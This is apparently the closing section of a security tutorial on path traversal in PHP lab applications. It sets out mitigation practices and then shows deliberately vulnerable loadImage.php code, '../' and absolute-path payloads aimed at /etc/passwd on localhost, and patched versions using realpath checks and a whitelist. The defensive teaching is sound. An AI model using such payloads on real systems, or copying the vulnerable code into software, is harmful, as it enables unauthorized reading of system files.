To limit an application's file system access, first identify the necessary files and directories the application needs to access. Then, set appropriate file system permissions and employ the principle of least privilege. This ensures that the application has the minimum level of access required to function correctly. In the case of a successful path traversal attack, this practice can help limit the potential impact.

Key points:

- Restrict access to necessary files and directories
- Set appropriate file system permissions
- Apply the principle of least privilege

4.1.4 Use a Chroot Jail or Virtual Environment

A chroot jail is a method of isolating an application's file system within a specific directory. By changing the root directory for the application, it cannot access files or directories outside the designated area. This confinement helps limit the potential damage from a successful path traversal attack. On Unix-like systems, the chroot command can be used to set up a chroot jail. Alternatively, you can use virtual environments, such as Docker containers or virtual machines, to achieve a similar level of isolation.

Key points:

- Confine application within a specific directory

- Use chroot command, Docker containers, or virtual machines
- Limit the impact of a successful path traversal attack

4.1.5 Avoid Exposing File System Structure

Prevent attackers from gaining valuable information about your application's file system structure by using generic error messages. Avoid providing detailed error messages that may reveal sensitive information, such as file paths or directory structures. This practice can reduce the risk of an attacker exploiting exposed information for a path traversal attack.

Key points:

- Use generic error messages
- Avoid revealing sensitive information
- Reduce risk of information exploitation

4.1.6 Utilize Safeguards in Web Server Configuration

Web server configurations can help mitigate path traversal attacks by implementing various security measures. These include:

- *D*efine rules that restrict access to sensitive files or directories. For example, in Apache, you can use the .htaccess file to limit access to specific resources.
- *P*revent unauthorized users from viewing the contents of your directories. In Apache, you can add the following configuration to your .htaccess file: Options -Indexes.

- *R*ewrite URLs to prevent direct access to specific file types. In Apache, you can use the mod rewrite module to create rewrite rules.

For other web servers, such as Nginx or Microsoft IIS, similar configurations can be applied to achieve comparable levels of protection.

Key points:

- Implement access control rules
- Disable directory listing
- Apply URL rewriting

4.1.7 Keep Software Updated

Regularly update your application, libraries, and server software to ensure the latest security patches are applied. This helps to mitigate known vulnerabilities that attackers might exploit for a path traversal attack. Establish a routine for checking and applying updates and security patches, and stay informed about any security-related announcements for the software you use.


Key points:

- Maintain up-to-date software
- Apply the latest security patches
- Establish a routine for updates and patches

By following these best practices, you can significantly reduce the risk of a successful path traversal attack and protect your application and its sensitive data. Remember, security is an ongoing process; stay vigilant and continually assess your application's security posture to ensure the highest level of protection.

4.2 Attempt to Mitigate Exploited Vulnerabilities


Let's begin with our first scenario. In the provided source code for the file reading operation, you can see that no precautions have been taken to prevent security vulnerabilities. As a result, we could easily access sensitive files like /etc/passwd using relative paths with dot-dot-slash (../) approach.


loadImage.php — path-traversal-vulnerabilities
loadImage.php level2/...
loadImage.php level1/...
Do
level1 > src > loadImage.php > ...
0136misa, 7 days ago | 1 author (0136misa)

```php
<?php
$file_name = $_GET['file_name'];
$file_path = '/var/www/html/images/' . $file_name;
if (file_exists($file_path)) {
    header('Content-Type: image/png');
    readfile($file_path);
}
else { // Image file not found
    echo " 404 Not Found";
}
```

Figure 10: Scenario 1- Source Code


Four our case, We implemented a very basic sanitizeFilePath function. It provides a layer of protection by ensuring the requested file is within the allowed directory which is under images folder, and sanitizing the input to avoid malicious characters. It works by removing directory information from the input, calculating a secure absolute path, and verifying that the file is located in the intended directory. While this method offers a more comprehensive level of security, it's important to note that it doesn't provide absolute protection.


loadImage.php — path-traversal-vulnerabilities
loadImage.php level2/...
loadImage.php level1/... M
index.php level2/...
level1 > src > loadImage.php > ...
You, 1 minute ago • Uncommitted changes

```php
<?php
function sanitizeFilePath($path, $filename) {
    $filename = basename($filename);
    $path = realpath($path . '/' . $filename);

    if ($path && strpos($path, realpath('/var/www/html/images/')) === 0) {
        return $path;
    }

    return false;
}

$file_name = $_GET['file_name'];
$file_path = sanitizeFilePath('/var/www/html/images', $file_name);

if ($file_path !== false && file_exists($file_path)) {
    header('Content-Type: image/png');
    readfile($file_path);
} else if ($file_path === false) {
    echo "Invalid path";
} else { // Image file not found
    echo "404 Not Found";
}
```

Figure 11: Scenario 2- sanitizeFilePath function added

After implementing these modifications, let's attempt to access the /etc/passwd file once again using the ../ method. As demonstrated below, we can no longer retrieve the file with our initial basic exploit attempt. The sanitizeFilePath function recognizes that the requested file is not located within the "images" folder and returns an invalid path error.




```
localhost:8091/loadImage.php?file_name=../../../../../../../etc/passwd

Invalid file name
```

```
GET /loadImage.php?file_name=
../../../../../../../etc/passwd HTTP/1.1
Host: localhost:8091
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="111", "Not(A:Brand";v="8"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/111.0.5563.65 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/1.1 200 OK
Date: Thu, 16 Mar 2023 00:18:23 GMT
Server: Apache/2.4.52 (Debian)
X-Powered-By: PHP/7.3.33
Content-Length: 17
Connection: close
Content-Type: text/html; charset=UTF-8

Invalid file name
```

Figure 12: Scenario 1- Initial Exploit Method Failed

As we proceed to the second scenario, let's remember that we previously exploited it by accessing the /etc/passwd file using an absolute path. Upon examining the source code, it becomes apparent that the code only checks for the presence of the "../" sequence in the file input. The intention is to prevent path traversal attacks by stopping the script execution with a "Hack detected" message if it detects the ".." sequence.




```php
<?php
$file = $_GET['file'];
if (strpos($file, "..") !== false)
    die("Hack detected");
if (file_exists($file)) {
    header('Content-Type: image/png');
    readfile($file);
}
else { // Image file not found
    echo " 404 Not Found";
```

Figure 13: Scenario 2- Source Code

However, this approach has some limitations in securing the code:

- The code solely checks for the ".." sequence, but creative attackers might use different encoding methods or techniques to bypass this basic check.
- It doesn't restrict access to a specific directory or a predefined set of allowed files.
- The input file name is neither sanitized nor validated in any other way.


Considering that we only need to display eight specific images, it's a great idea to implement a whitelist approach, which will allow access to only these files. This method will enhance the security of the code, ensuring that only the desired images are accessible. The following example demonstrates how to modify the code using a whitelist that contains the eight image files we want to allow:



```
You, 1 second ago | 2 authors (You and others)
<?php
function isValidFileName($filename) {
    $allowed_files = [
        'bomb.png',
        'facebook.png',
        'apartment.png',
        'flag.png',
        'pizza.png',
        'sandwich.png',
        'shop.png',
        'money.png',
    ];

    return in_array($filename, $allowed_files);
}

$file = $_GET['file'];

if (isValidFileName($file)) {
    $file_path = '/var/www/html/images/' . $file;
    if (file_exists($file_path)) {
        header('Content-Type: image/png');
        readfile($file_path);
    } else { // Image file not found
        echo "404 Not Found";
    }
} else { // Invalid file name
    echo "Invalid file name";
}
?>        You, 1 second ago • Uncommitted changes
```

Figure 14: Scenario 2- Whitelist Check Added

Now, let's attempt to exploit this level using the same payload we used in the how to exploit section. As you can see, the attacker's provided input is not on the whitelist, so our function detects the discrepancy and returns an error. I would like to reiterate that these precautions are quite basic, and in real-world scenarios, a multi-layered security approach should be implemented for optimal protection.


localhost:8092/loadImage.php?file=/etc/passwd

Invalid file name

Figure 15: Scenario 2- Initial Exploit Method Failed

5 References

- https://github.com/0136misa/path-traversal-vulnerabilities
- https://www.invicti.com/learn/directory-traversal-path-traversal/
- https://portswigger.net/web-security/file-path-traversal
- https://www.acunetix.com/websitesecurity/directory-traversal/
- https://www.synopsys.com/glossary/what-is-path-traversal.html
- https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html
- https://owasp.org/www-community/attacks/Path_Traversal
- https://wiki.owasp.org/index.php/File_System#Path_traversal

/